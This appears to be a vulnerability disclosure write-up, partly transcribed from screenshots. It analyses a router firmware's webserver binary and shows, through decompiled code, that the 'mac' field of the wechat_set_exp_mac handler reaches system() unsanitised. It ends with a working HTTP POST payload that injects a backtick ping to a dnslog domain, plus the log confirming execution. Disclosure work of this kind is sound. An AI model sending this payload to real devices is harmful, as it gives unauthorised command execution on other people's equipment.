
Logging in and grabbing the login package directly, it was found that the request was made to **send_order.cgi.**



▾ General

请求 URL: http://[redacted]/send_order.cgi?parameter=login
请求方法: POST
状态代码: ● 200 OK
远程地址: [redacted]
引用站点策略: strict-origin-when-cross-origin

▾ 响应标头 □ 原始


▾ 请求标头 ☑ 原始

```
POST /send_order.cgi?parameter=login HTTP/1.1
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: keep-alive
Content-Length: 19
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: lang=zh_CN
Host: [redacted]
Origin: http://[redacted]
Referer: [redacted]home/login.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 Edg/137.0.0.0
X-Requested-With: XMLHttpRequest
```

缓存: □ 禁用缓存


网络限制: 无限制

After extracting the firmware, find the corresponding binary file **webserver** to process the request.




```
zhang@ubuntu:~/firmware/feiyu/_linux.bin.extracted/_40.extracted/_890DF0.extracted/cpio-root$ grep -RE "send_order" *
grep: lib/libipset.so: No such file or directory
Binary file lib/modules/netfilter/ipt_input_config.ko matches
Binary file var/html/webserver matches
Binary file var/html/home/webserver matches
var/html/js/config.js:   adss:hosts+'send_order.cgi?parameter=',
```

Reverse analysis of the **webserver** reveals that different parameters enter different functions




```
}
if ( !strcmp(argv[1], "send_order") )
{
  v7 = post_para(v12);
  v10 = 0;
  if ( !v7 )
    exit(0);
  v10 = strlen(v7);
  v6 = procgi("parameter", v12);
  strcpy(v11, v6);
  dealwith_order(v11, v7);
  free(v7);
  fclose(stdin);
  fclose(stdout);
  exit(0);
}
```

The **dealwith_order** function will call **word_4D2630**, which includes the name and function.




```
int __fastcall dealwith_order(int a1, int a2)
{
  int result; // $v0
  unsigned int i; // [sp+18h] [+18h]
  char v4[128]; // [sp+1Ch] [+1Ch] BYREF

  memset(v4, 0, sizeof(v4));
  for ( i = 0; ; ++i )
  {
    result = i < 0x92;
    if ( i >= 0x92 )
      break;
    if ( !strcmp(word_4D2630[3 * i + 1], a1) )
    {
      word_4D2630[3 * i + 2](a2);
      return config_save();
    }
  }
  return result;
}
```




```
data:004D2630  # void (__fastcall *word_4D2630[436])(_DWORD)
data:004D2630 word_4D2630:     .half 1              # DATA XREF: dealwith_order+64↑o
data:004D2630                                       # dealwith_order+C0↑o
data:004D2632                  .half 0
data:004D2634                  .word aAuthAddExpIp   # "auth_add_exp_ip"
data:004D2638                  .word sub_49617C
data:004D263C                  .byte 2
data:004D263D                  .byte    0
data:004D263E                  .byte    0
data:004D263F                  .byte    0
data:004D2640                  .word aCheckDelGroupi  # "check_del_groupip"
data:004D2644                  .word sub_49BA2C
data:004D2648                  .half 3
data:004D264A                  .byte    0
data:004D264B                  .byte    0
data:004D264C                  .word aWechatOffline  # "wechat_offline"
data:004D2650                  .word sub_47CED0
data:004D2654                  .byte    4
data:004D2655                  .byte    0
data:004D2656                  .byte    0
data:004D2657                  .byte    0
data:004D2658                  .word aMakeUsrDisconn  # "make_usr_disconn"
data:004D265C                  .word sub_49AF2C
data:004D2660                  .byte    5
data:004D2661                  .byte    0
data:004D2662                  .byte    0
data:004D2663                  .byte    0
data:004D2664                  .word aWebauthPassLog  # "webauth_pass_login"
data:004D2668                  .word sub_49A5B8
data:004D266C                  .byte    6
data:004D266D                  .byte    0
data:004D266E                  .byte    0
data:004D266F                  .byte    0
data:004D2670                  .word aWebauthPassAdd  # "webauth_pass_adduser"
data:004D2674                  .word sub_499830
data:004D2678                  .byte    7
data:004D2679                  .byte    0
data:004D267A                  .byte    0
data:004D267B                  .byte    0
data:004D267C                  .byte 0x54   # T
```

There is a command injection named **wechat_det_exp_mac**.



```
.data:004D29F4                .word aWechatSetExpMa    # "wechat_set_exp_mac"
.data:004D29F8                .word sub_47A68C
```



```
int __fastcall sub_47A68C(int a1)
{
  int v2; // [sp+18h] [+18h]
  int v3; // [sp+1Ch] [+1Ch]
  int v4; // [sp+20h] [+20h]
  int v5; // [sp+24h] [+24h]
  const char *v6; // [sp+28h] [+28h]
  int v7; // [sp+2Ch] [+2Ch]
  int v8; // [sp+2Ch] [+2Ch]
  char v9; // [sp+30h] [+30h] BYREF
  char v10[511]; // [sp+31h] [+31h] BYREF

  v3 = cJSON_CreateObject();
  v4 = cJSON_Parse(a1);
  if ( v4 )
  {
    v9 = 0;
    memset(v10, 0, sizeof(v10));
    v5 = cJSON_GetObjectItem(v4, "mac");
    if ( v5 )
    {
      v6 = *(const char **)(v5 + 16);
      if ( v6 )
      {
        snprintf(&v9, 500, "/usr/sbin/weixin_auth.sh add_mac_exp   %s  >/dev/null 2>&1 &", v6);
        system(&v9);
        sleep(1);
        free_json(v4);
        response(v3, &unk_4BDEAC, 0);
        v7 = cJSON_PrintUnformatted(v3);
        printf_json(v7);
        free_json(v3);
        return 0;
      }
      v2 = 3;
    }
    else
    {
      v2 = 2;
    }
  }
  else
  {
    v2 = 1;
  }
  free_json(v4);
```


Controlling the MAC parameter of POST request packets can achieve command injection.

Payload:

```
POST /send_order.cgi?parameter=wechat_set_exp_mac HTTP/1.1
Host: 60.**.**.**:8081
Content-Length: 55
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0
Safari/537.36 Edg/137.0.0.0
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://60.**.**.**:8081
Referer: http://60.**.**.**:8081/home/login.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

{"mac":"1111`ping -c 3 184508073b.ipv6.1433.eu.org.` "}
```

The dnslog test shows that it can execute the ping command.



Domain

Domains: ipv6.1433.eu.org.

subdomain:184508073b.ipv6.1433.eu.org.
token:rd5tm8u90j101ln

Results

#	域名	IP	时间
2	184508073b.ipv6.1433.eu.org.	[redacted]	2025/6/16 16:03:32